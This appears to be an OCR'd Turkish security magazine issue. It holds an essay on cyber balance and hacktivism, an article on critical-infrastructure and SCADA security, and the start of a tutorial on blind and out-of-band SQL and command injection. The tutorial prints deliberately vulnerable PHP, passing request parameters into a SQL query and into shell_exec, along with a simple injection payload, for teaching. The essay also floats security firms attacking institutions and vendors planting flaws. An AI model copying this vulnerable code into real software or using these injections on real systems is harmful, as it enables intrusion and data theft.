Bu iki madde ışığında iyi-kötü arasında denge olmasının faydalı olduğunu tekrar ifade edebiliriz. Çünkü denge kötüye kayarsa 2000'lerdeki gibi sürdürülemez bir internete, iyiye kayarsa güvenlik sektörünün çöküşüne ve vatandaşa ait hacktivizm silahının yok oluşuna şahit oluruz. Peki gelecekte bu denge nasıl değişecek? Bu sorunun yanıtını vermek kolay değil. Arka Kapı Dergisinin önceki sayılarında yazdığım "Siber Güvenliğin Gelecek 30 Yılı İçin Kehanetler" isimli yazıda, gelecekte bireysel anlamda hackingin biteceğini yazmıştım. Yani önümüzdeki süreçte bu denge, iyiye doğru kaymaya başlayacak, uzun bir süre sonra kötüyü çok kısıtlı bir alana sıkıştıracak. Kurumlar bundan fayda görse de hem güvenlik sektöründe işsizlik sorunu baş gösterecek, hem de vatandaşın elindeki hacktivizm silahı işe yaramaz hale gelecektir.

Peki gidişatı değiştirmenin bir yolu yok mu, yani gelecekte bu denge kurulamaz mı? Bunun mümkün olması, ancak gelecekteki güvenlik şirketlerinin işbirliği ile mümkündür. Güvenlik şirketleri ürün ve hizmet satmaya devam edecek, fakat bir yandan da Microsoft, Apple, Google gibi firmalar işletim sistemlerini ve yazılımlarını üçüncü parti bir şeye ihtiyaç kalmadan güvenli hale getireceklerdir. Dolayısıyla kurumların siber saldırıları durdurmak için üçüncü parti yazılımlara ve personele çok fazla ihtiyacı kalmayacaktır. Bu noktada güvenlik şirketlerinin ellerini taşın altına koyup, dengeyi kötü tarafına biraz daha kaydırmak için hamle yapmaları gerekecek. Kendileri hacker grubu kurup çeşitli kurumları zarara uğratmalı, kurumları kendi ürünlerini kullanmak zorunda olduklarına ikna etmeli. Bu açıdan dengeyi biraz ilerletebilirler. Ancak bu bir ilüzyondan ibaret olacaktır. Bizim ise bugünkü gibi gerçekten hacklenmesi mümkün olan sistemlere ihtiyacımız var. Yoksa vatandaşın elindeki hacktivizm silahı tarih olacak.

Siber dengenin sağlanabilmesi için uğraşabilecek diğer bir aktör de ABD başta olmak üzere batılı devletler. Örneğin ABD, Çin ve İran'da insanlar sansürü aşabilsinler diye TOR sistemine yatırım yapmaya devam ediyor. Yine ABD, bu ülkelerin güvenliğinin kusursuz olmasını istemeyecektir. Dolayısıyla kendisinden de biraz feragat ederek Apple-Google-Microsoft gibi firmalardan sistemlerinde güvenlik açıklarına yer vermelerini isteyebilir. Dolayısıyla denge tamamen iyi tarafa kaymaz, ortada kalır. Böylece hem güvenlik ekosistemi var olmaya devam eder, hem de hacktivizm baki kalır.

İleride dengenin nerede olacağını yıllar içinde göreceğiz. Hangi yöne kayarsa kaysın temel arzum, insanların haber alma ve düşünce özgürlüklerinin engellenmemesidir. Bunun sağlanması için çalışmak herkesin vatandaşlık ödevi olmalıdır.

Erhan Yakut - yakuter@gmail.com

Kritik Altyapılarda Siber Güvenlik

Uzun yıllar boyunca endüstriyel sistemler ve daha özelinde kritik altyapılarda, özel protokollere ve yazılıma dayanan, insanlar tarafından elle kontrol edilen ve yönetilen, dış dünyadan bağımsız teknolojiler kullanılmaktaydı. Hackerlar için zafiyet içeren, saldırı yapılabilecek bir ağ bulunmaması nedeniyle söz konusu sistemlerde herhangi bir siber saldırı olayı gerçekleşmemişti. Ayrıca bu sistemlere sızabilmenin tek yolu fiziki güvenlik tedbirleri (elektrikli dikenli teller, nöbetçiler, kilitli kapılar ve hatta bekçi köpekleri) içeren tesislere girip, el terminallerine doğrudan erişmekti. IT (Information Technology) ve OT (Operation Technology) birbiriyle çok az entegreydi ve bu nedenle tamamen farklı zafiyetler içermekteydi.

Günümüzde, teknolojik entegrasyonlar yoluyla yeni yetenekler ve verimlilikler elde edilebileceği görülen endüstriyel sistemler hızlı bir şekilde çevrimiçi hale getirilmektedir. En basitinden tesislerden elde edilen büyük verilerin analitik değerlendirilmesi sonucunda verimliliğin kayda değer şekilde arttığı gözlemlenmiştir. Ayrıca sensörlerin uzaktan izlenmesi ve kontrolü, sistemlerin daha iyi yönetilebileceği sonucunu ortaya çıkarmıştır.

Kapalı sistemden açık sistemlere doğru seyreden bu geçiş, ele alınması gereken çok sayıda yeni güvenlik riski ve zaafiyeti oluşturmuştur.

Kritik Altyapılar Nelerdir?

Yukarıda bahsedilen zaafiyetlere değinmeden önce kritik altyapılar kavramını biraz daha açmak gerekir.

"Kritik altyapı" terimi, ilk defa Ekim, 1997 tarihli "*Amerika Birleşik Devletleri Başkanlık Komisyonu'nun Kritik Altyapıların Korunması Hakkında Raporu*"nda kullanılmıştır. Toplum ve devlet düzeninin sağlıklı biçimde işletilebilmesi için gerekli, birbirleriyle bağı olan sistemler ve bu sistemlerin istenilen biçimde çalışmasını sağlayan altyapılar bütününe denir.

Ülkemizde ise 2012 yılında siber güvenliğinin sağlanması konusunda "**Siber Güvenlik Kurulu**" oluşturulmuş ve bu kurulun ilk toplantısında "**Ulusal Siber Güvenlik Stratejisi ve 2013-2014 Eylem Planı**" kabul edilmiştir. Eylem planının 5 numaralı maddesinde Siber Güvenlik Kurulu'nca ülkemizin kritik altyapıları bilgi güvenliği kapsamında ilk etapta aşağıdaki şekilde belirlenmiştir:

1. Elektronik Haberleşme,
2. Enerji,
3. Bankacılık ve Finans,
4. Kritik Kamu Hizmetleri,
5. Ulaştırma ve
6. Su Yönetimi

Listelenen kritik altyapıların bir kısmı genel ve bilinen bilgi teknolojilerini kullanırken, diğer bir kısmı ise Endüstriyel Kontrol Sistemleri (EKS) olarak adlandırılan özel bilişim sistemleri tarafından izlenmekte ya da yönetilmektedir. Endüstriyel Kontrol Sistemleri, topolojilerine ve içerdikleri bileşenlere göre SCADA ve DCS olarak ikiye ayrılmaktadır.

SCADA ve DCS Nedir?

İngilizce "Supervisory Control and Data Acquisition" kelimelerinin ilk harflerinin okunması ile oluşturulan SCADA kelimesi, Türkçe'ye "Merkezi Denetleme Kontrol ve Veri Toplama Sistemi" olarak da çevrilebilir. Kapsamlı ve entegre bir veri tabanlı kontrol ve izleme sistemi olan SCADA ile bir tesise veya işletmeye ait tüm ekipmanların kontrolü, gözetlenmesi ve sonuçlarının raporlanması sağlanabilir. Temel olarak SCADA yazılımından izleme, kontrol, veri toplama, verilerin kaydı ve saklanması işlevlerini gerçekleştirmesi beklenmektedir. SCADA sistemlerinin yaygın olarak kullanıldığı yerler şunlardır:

1. Su arıtma ve terfi merkezleri,
2. Petrol ve gaz boru hatları,
3. Gaz çevrim santralleri,
4. Barajlar,
5. Elektrik iletim ve dağıtımı sahaları,
6. Rüzgar Enerji Santralleri,

7. İletişim sistemleri,
8. Metro istasyonları,
9. Havaalanları,
10. Gemiler ve limanlar,
11. Uzay istasyonları ve
12. Nükleer enerji santralleridir.

DCS yani Distributed Control System ise Dağıtık Kontrol Sistemi olarak anılmakta olup, genel işlev ve kullanım alanları bakımından SCADA ile benzerlik göstermektedir. Farkları ise;

1. DCS proses odaklı iken SCADA veri toplamayı hedefler.
2. DCS kendi lokal ağında çalışırken, SCADA'nın herhangi bir ağ kısıtlaması yoktur.
3. DSC işlemleri düzenli olarak kontrol eder ve işlem parametrelerini veritabanına kayıt etmez. SCADA ise düzenli veri kontrolü yapmadan veri tabanına kaydettiği değişen verilere göre işlem yapar.
4. DSC prosesleri kapalı döngü kontrolü ile yapılır. SCADA ile böyle bir kontrol yoktur.

Kritik Altyapı Güvenliği Neden Önemlidir?

Bilgi teknolojilerine değerli ve korunması gereken varlık **bilgi** iken kritik altyapılarda **process** (**süreç**)'tir. Yani sistemlerin mevcut çalışır vaziyetlerinin muhafazası bir tesisin bir numaralı görevidir çünkü bu süreçte yaşanacak bir aksaklık (mesela enerji santralindeki sorun nedeniyle şehir elektriğinin kesilmesi), sadece bu santrali değil, tüm ülke insanlarını etkiler ve yaşamı felç eder. Bu sebepten, söz konusu zarar, herhangi bir para birimiyle ifade edilemeyecek kadar yüksektir.

En Çok Bilinen Kritik Altyapı Saldırıları

Stuxnet / İRAN

Stuxnet, Haziran 2010'da farkedilen ve İran'ın Natanz nükleer geliştirme tesisine saldırmak için geliştirilmiş olan bir siber silahın adıdır. Bu saldırı, resmi olarak hiçbir devlet tarafından üstlenilmemiştir. Söz konusu silah (Stuxnet), İran Natanz'daki uranyum zenginleştirme tesisinde, uranyumu zenginleştiren santrifüjlerin dönüş hızlarını etkileyerek kullanım ömürlerini azaltmak suretiyle zenginleştirme sürecine zarar vermeyi hedeflemiştir. Bunu yaparken operatörler tarafından durumun fark edilmesini engellemek için SCADA ekranlarında, daha önceden almış olduğu 21 saniyelik ekran görüntüsünü defalarca tekrar tekrar göstermiş ve böylece kontrol mühendislerini yanıltmayı başarmıştır. Ölçülebilen sonuç ise 800 milyon dolarlık maddi zarar, 984 santrifüjün devre dışı bırakılmasıdır.

Ukrayna

Tarihte ilk kez 23 Aralık 2015'te bir ülkenin kritik altyapısına (enerji) büyük bir siber saldırı yapıldı. Bu saldırı neticesinde bölgede yaşayan insanlar ciddi şekilde etkilendi ve elektriksiz kaldı. Söz konusu olaydan etkilenen kişi sayısı yüzbinlerle ifade edilmekte ve yaklaşık altı saatlik bir elektrik kesintisinden bahsedilmektedir. Stuxnet olayından farklı olarak birden fazla kurum hedeflenmiş ve yine birden fazla saldırı metodu tercih edilmiştir. Bu metodlar bilindiği kadarıyla Malware (BlackEnergy), Phishing, KillDisk, GCat backdoor ekran görüntüsü alma ve Keylogger uygulamalarıdır.

Türkiye'de Kritik Altyapı Güvenliği

Kritik altyapı kavramının gelişimi, Türkiye'de de diğer ülkelere paralellik gösterir şekildedir. Ülkemizdeki EKS'lerde eskiden operatörler vasıtasıyla elle yürütülen işlemler, artık SCADA sistemleri ile kontrol edilebilir ve yönetilebilir hale gelmiştir. Bu şekilde yönetilen endüstriyel alanların başında da fabrikalar, enerji üretilen GES, JES ve termik santraller, metro istasyonları, elektrik şalt sahaları ve doğal gaz çevrim santralleri gelmektedir.

Bununla birlikte EKS güvenliğinde maalesef henüz yeterli bilgi birikimine ulaşmış durumda değiliz. Buna örnek olarak da işletme sahiplerince SCADA güvenliği denilince yalnızca şu iki hususta bahsedilmesini gösterebiliriz.

1. **Tesisimizde ateş duvarı (Firewall) var:**
SCADA'larda bulunan ateş duvarları (firewall) öncelikli güvenlik katmanı olarak bilinmektedir. Ancak bu doğru bir yaklaşım değildir. Çünkü EKS'lerde süreç (process) kesintisiz olarak devam ettirilmesi gereken anahtar kavram iken ateş duvarları ise sürece müdahale ederek kesintilere sebep olabilmektedir. Bu kesintiler telafisi çok zor olan zararlara neden olabildiğinden, SCADA'ların ateş duvarları bizzat işletme sahiplerinin onayı ile kapalı tutulabilmektedir.

2. **Tesisimizin internet bağlantısı yok:**
SCADA güvenliği konusundaki en büyük yanılgı, sistemin internet bağlantısının bulunmaması nedeniyle güvenli olduğu düşüncesidir. Bu önerme iki şekilde geçerliliğini yitirmektedir. İlki eğitim ile ilgilidir. OT güvenliği konusunda bilgi sahibi, üst seviyedeki personel tarafından kurallara riayet edilirken, alt seviyedeki personel tarafından sistemdeki bilgisayarlara internet bağlantısı sağlanmakta veya harici taşınabilir bellekler takılabilmektedir. İkincisi ise sisteme yapılabilecek saldırıların her zaman internet kanalıyla gelmediği gerçeğidir. Unutmamak gerekir ki tarihteki en önemli kritik altyapı saldırısı, hiçbir şekilde internet bağlantısı bulunmayan, yukarıda bahsedilen İran'ın Natanz nükleer geliştirme tesisine yapılan Stuxnet saldırısıdır.

Kritik Altyapı Güvenliği Nasıl Sağlanır?

Bilgi teknolojileri güvenliği için alınan tedbirler kritik altyapılar için de geçerlidir (güçlü parola kullanımı, yetkisiz kullanıcıların sisteme erişiminin engellenmesi vb.). Ancak buradaki anahtar kavram altyapıda kullanılan iletişim protokolleridir.

İnternet ortamında kullanılan HTTP, SSL, SMTP gibi bilinen iletişim protokollerin yerini Modbus, DNP3, Profibus gibi az bilinen protokoller alır. Bununla birlikte kullanılan iletişim protokolleri cihazdan cihaza, endüstriden endüstriye de farklılık gösterir. Mesela Siemens marka PLC'ler S7COMM protokolünü kullanırken, Allen Bradley marka PLC'ler genellikle Controlnet ve Devicenet protokollerini kullanırlar. Diğer taraftan petrol ve gaz endüstrisinde Ethernet/IP, GE SRTP, MODBUS, OPC DA kullanılırken, enerji kuruluşlarında DNP3, ICCP TASE.2, IEC60870-104, IEC61850, OPC vb. protokolleri kullanılır. Doğal olarak piyasada bulunan mevcut firewall, antivirüs, IDS ve IPS yazılımları endüstriyel kontrol sistemleri için yetersiz kalmakta, ağ trafiğindeki saldırı ve zafiyetleri yakalayamamaktadır. Ağ trafiğinin izlenmesi ve şüpheli davranışların yakalanabilmesi için mutlaka EKS ve SCADA güvenliği alanında hizmet veren siber güvenlik firmaları ile çalışılmalıdır ki son zamanlarda bu alanda tüm dünyada kendinden söz ettirmeye başlayan yerli firmaların da çalışmaya başladığını biliyoruz.

Kritik altyapı güvenliğini sağlamanın bir yolu da bu tesislerde kullanılan cihazları çok iyi tanımaktır. Yine bilgi teknolojileri ile karşılaştırmalı olarak belirtmek gerekirse normal bir internet ağının temel bileşenleri bilgisayarlar, modemler, router'lar iken, endüstriyel kontrol sistemlerinin temel bileşenleri PLC'ler, RTU'lar, IED'ler ve HMI'lardır. Doğal olarak bu cihazların çalışma mantığı tam olarak anlaşılmalı ve var olan güvenlik zafiyetleri kullanılan protokoller de değerlendirilerek giderilmelidir.

Son Sözler

Kritik altyapılar, hizmetlerin güvenli ve ihtiyaç duyulduğunda kesintisiz biçimde sunulmasında önemli görevler üstlenir. Bireyden öte bir toplumu ilgilendiren enerji, su, gıda, sağlık, finans, haberleşme ve güvenlik gibi temel hizmetlerin güvenli, kesintisiz ve bozulmadan sunulabilmesi gerekmektedir. Siber saldırılar nedeniyle bu hizmet kategorilerinde meydana gelecek aksamalar kabul edilemez etkiler doğurabilir ve toplum huzur ve güvenini ciddi bir şekilde bozabilir.

Özellikle enerji sektöründe, alınacak tüm güvenlik tedbirlerine rağmen saldırı veya başka bir sebeple kesintiler olabileceği değerlendirilerek ihtiyaçların alternatif kaynaklardan sağlanabilmesi için gerekli planlamalar yapılması, kritik altyapı güvenliğini bir üst seviyeye taşıyacak bir tedbirdir.

Kaynaklar:


- Kritik Enerji Altyapılarının Korunması ve Siber Güvenlik - Zühre AYDIN
  https://www.academia.edu/24839120/Siber_Güvenlik_Kritik_Enerji_Altyapıları_Zühre_Aydın
- Kritik Bilgi Sistem Altyapıları için Asgari Güvenlik Önlemleri Dokümanı - TÜBİTAK
  http://bit.do/eXNRR
- What is OT Security?
  https://www.forcepoint.com/tr/cyber-edu/ot-operational-technology-security
- Vast Differences Between IT and OT Cyber Security
  https://www.novotek.com/en/solutions/cyber-security-for-production-and-process-networks/vast-differences-between-it-and-ot-cyber-security
- Stuxnet ve Uluslararası Hukuk: Bir siber saldırının anatomisi
  https://siberbulten.com/makale-analiz/stuxnet-ve-uluslararasi-hukuk-bir-siber-saldirinin-anatomisi/
- BTK - Siber Güvenlik Kurulu
  https://www.btk.gov.tr/siber-guvenlik-kurulu
- Siber Saldırıların Kritik Altyapılar Üzerindeki Etkileri - Ender Şahinaslan, Önder Şahinaslan, Selçuk Selimli
  https://ab.org.tr/ab13/kitap/sahinaslan_sahinaslan_AB13.pdf

Ömer Çıtak - omer@arkakapidergi.com

Out-of-band Ataklar

Herkese merhaba! Taşındığı evde 1 yıldan fazla kalamama hastalığı olan ben, yine bir ev taşıma merasiminin ortasında iken dostum ve Arka Kapı'nın gizli kahramanı Şahin, *Whatsapp'tan* bana bu sayıda ne yazacağımı sordu. Siz Şahin gibi yapmayın, WhatsApp kullanmayın, kullandırtmayın. Güvenlik ve gizlilik kaygınız var ise Signal yok ise Telegram kullanın. Ha keza "ürün" olarak Telegram da Signal de BENCE WhatsApp'tan daha iyi.

Hemen ardından her zamanki umarsız tavrımı takınıp, o iğrenç mesajlaşma uygulamasının çok berbat çalışan web arayüzünü kapatıp yeni bir sekme açtım ve YouTube'a girdim. (YouTube deyince aklınıza "çöplük" geliyor olabilir ama unutmayın ki YouTube çok devasa bir mecra. İçerisinde her ilgi alanına ait envai çeşit video var. Sizin davranışlarınıza göre video önerdiğini göz önüne alır isek YouTube'unuzun çöp olup olmaması size bağlı. En azından benim YouTube'umun çöp olduğunu düşünmüyorum.) Bir yeni bildirimim vardı. Taa 2 sene evvel, sevgili OctoSec ekibinin düzenlediği Hacktrick"17'de yaptığım "Out-of-band (DNS) SQL Injection" sunumu için hazırlayıp YouTube'a yüklediğim, o 2 disslike'ı veren arkadaşların acaba neden disslike verdiler diye düşünedurduğum demo videosuna bir yorum gelmişti. Ahmet adında bir arkadaş, bu konuda hiç Türkçe kaynak bulamadığını, bu konuyu Arka Kapı'da yazmamı istemişti.



Şahin'in mesajından hemen sonra bunu görmem garip bir tesadüf oldu. Madem öyle bu konuyu yazayım dedim ve yazıyorum. Size bu yazımda "Out-of-band"ın konseptini, mantığını ve birkaç gerçek örnek üzerinden uygulanışını anlatacağım.

Out-of-band Nedir?

Out-of-band'i Türkçe'ye çevirdiğimizde "bant dışı" gibi bir mana geliyor. İlk bakışta anlamsız gelse de aslında olayın genelini çok güzel bir şekilde özetliyor. Kelime kelime gidelim. Öncelikle bant nedir sorusunun yanıtını bulmalıyız. Bant, bir haberleşme kanalının kapasitesini ifade eder. Daha teknik konuşacak olur isek, siz bir client olarak bir server'a bir HTTP paketini gönderdiğinizde client ile server arasında açılan socket'in, (kanal) kapasitesini ifade eder. Yazının ilerleyen noktalarında daha net anlayacaksınız.

Gelelim 2. kelimemiz olan "dışı"na. Buna kafa yormaya gerek yok, bildiğimiz dış. Her 2 kelimeyi birleştirip anlamlandırdığımızda ise "Ancak client ile server arasında açılmış olan socketin kapasitesinin dışına çıkarak gerçekleştirilebilinen ataklara out-of-band atak denir" gibi bir anlam çıkartabiliriz.

Daha sade bir dil ile anlatacak olursam, normalde bir atak esnasında atak yaptığımız server'a bir HTTP isteği yollarız. Server isteği alır, yorumlar, bir sonuç üretir ve ürettiği çıktıyı bize bir HTTP Response paketi olarak yollar. Biz de bize döndürülen bu çıktıyı analiz edip "atak yapılan inputta bir zafiyet var mı?", "zafiyet var ise atağımız başarılı oluyor mu?" gibi soruların yanıtlarını bulmaya çalışırız.

Örneğin, XSS atağı gerçekleştirdiğimiz bir inputa "<>" karakterlerini göndeririz. Bize döndürülen HTTP Response'u içerisinde, gönderdiğimiz bu özel karakterlerin olup olmadığını, var ise hangi context'te olduğunu kontrol ederiz.

Bazı durumlarda zafiyetin doğası gereği atak sonucunda, server bize anlamlandırabileceğimiz bir çıktı üretmez. Yani yaptığımız atak başarılı da olsa başarısız da olsa aynı çıktıyı alacağız. E, bu durumda zafiyetin varlığını nasıl teyit edeceğiz? Normalde edemiyor olacaktık ancak bu yazıyı okuduktan sonra OOB (out-of-band) yöntemine başvurarak teyit edebiliriz.

OOB, zafiyetin olduğu sunucudan dışarıya bir şekilde bir istek gönderebildiğimiz atak tipine verilen genel addır. Saldırdığımız sunucunun atak esnasında bize, bizim anlamlandırabileceğimiz tarzda bir response vermiyor ise "*Git şu IP adresine veya alan adına bir istek gönder, istek gönderirken yanında şu şu verileri de götür.*" diyeceğiz. İsteğin gönderileceği sunucu, saldırgan olarak bizim kurduğumuz ve istek gelsin diye bekleyen bir sunucu olduğundan saldırdığımız sunucudaki dataları extract (elde) etmiş olacağız.

Zafiyet tipine göre farklı protokollerde istek göndermek zorunda kalabiliriz. Kimi zaman FTP kimi zaman HTTP kimi zaman SMTP isteği göndermek gibi. Bu istekleri göndertirken bazı limitasyonlara takılabiliriz. Bu limitasyonları aşmak ve protokol bazlı problemler yaşamamak için olabildiğince DNS kullanmaya çalışacağız çünkü hangi protokolü kullanmak zorunda kalırsak kalalım, eğer isteği bir alan adına göndermek istersek alan adının barındığı sunucunun IP adresini resolve edebilmek için bir DNS query gönderilecektir. Biz de olabildiğince data extract işlemini DNS üzerinden yapacağız. Daha doğrusu X bir protokolü kullanırken o protokol DNS resolving yapmak zorunda kaldığından otomatik olarak DNS ile işimizi halletmiş olacağız.


Kör (Blind) Zafiyetler

Blind SQL Injection

Kör (Blind) zafiyetleri anlatmaya bir SQL Injection üzerinden başlayacağım. Bu yazıyı okuyor iseniz SQL Injection nedir biliyorsunuzdur diye umuyorum. O yüzden SQL nedir bunun injection'u nedir, nasıl yapılır gibi konuları atlayıp aşağıda SQL Injection zafiyeti içeren bir kod bloğu koyuyorum.

```
...
$sql = "SELECT * FROM users WHERE id=".$_GET['id'];
$result = $conn->query($sql);
while($row = $result->fetch_assoc()) {
    echo "id: " . $row["id"]. " - username: " . $row["username"];
}
...
```


Yukarıdaki kodun çalıştığını teyit edelim.



Görüldüğü üzere id'si 1 olan kullanıcıyı veritabanından çekip çıktı olarak bize verdi.

Hafıza tazelemek adına bu koda saldıralım. İlk adım olarak browser'ımdan QueryString içerisindeki "id" parametresinin değerinin sonuna tek tırnak işareti koyuyorum.

Görüldüğü üzere tek tırnak karakterim, SQL sorgusunun söz dizimini (syntax) bozduğu için PHP bir hata verdi. Bu hatadan yola çıkarak aşağıdaki gibi " or true" gibi çok basit bir payload ile saldırımızı devam ettirdik ve SQL sorgusunu veritabanındaki tüm kullanıcıları çekecek hale çevirip zafiyetin varlığını kanıtladık.



Şimdi bu kodu yazan developer'ın bu kod üzerinde şu 2 değişikliği yaptığını varsayalım:


1. PHP hata gösterimlerini kapat.
2. SQL sorgusunun sonucunu fetch ettikten sonra ekrana basma.


O zaman kodumuz şu hale gelecek:

```
...
// PHP hata gösterimlerini kapat.
ini_set('display_errors', 'Off');
error_reporting(~E_ALL);
$sql = "SELECT * FROM users WHERE id=".$_GET['id'];
$result = $conn->query($sql);
// SQL sorgusunun sonucunu fetch ettikten sonra ekrana basma.
// while($row = $result->fetch_assoc()) {
//     echo "id: " . $row["id"]. " - username: " . $row["username"];
// }
...
```

Görüldüğü üzere developer hata mesajlarını kapattı ve kodu echo eden kod bloğunu yorum satırı haline getirdi.

Şimdi saldırmayı deneyelim.





Az evvel nasıl saldırdıysak şimdi de bire bir aynı şekilde saldırdık lakin görüldüğü üzere hiçbir çıktı alamadık ama yukarıdaki koda bakarak orada SQL Injection zafiyetinin olduğuna eminiz.

Bu şekildeki doğrudan bize çıktı vermeyen zafiyetlere kör (blind) zafiyetler diyoruz.


Kör olarak karşımıza çıkabilecek zafiyetler SQL Injection ile limitli değildir. Code Evaluation, XSS, Command Injection gibi diğer yüksek risk içeren zafiyetler de kör olarak karşımıza çıkabilir.

Blind Command Injection

Yine SQL Injection'da yaptığımız gibi önce normal (reflected) ardından blind olarak bu zafiyetin karşımıza nasıl çıkacağını görelim.

```
<?php
echo shell_exec($_GET['cmd']);
...
```

Yukarıdaki kodda shell_exec fonksiyonundan dönen değer echo edildiği için burada reflected bir zafiyet var. Sömürmeye çalışalım.





Yukarıdaki ekran görüntülerinden de görebileceğiniz gibi gönderdiğimiz komutların çıktılarını görebildik.

Peki developer, shell_exec'ten dönen değeri echo etmeseydi ne olurdu?

```
<?php
shell_exec($_GET['cmd']);
...
```

Bir de şimdi deneyelim.





Görüldüğü üzere tıpkı Blind SQL Injection gibi orada o zafiyetin olduğunu biliyoruz lakin herhangi bir çıktı alamıyoruz. Bu da bu zafiyeti blind yapıyor.

Blind Cross-site Scripting

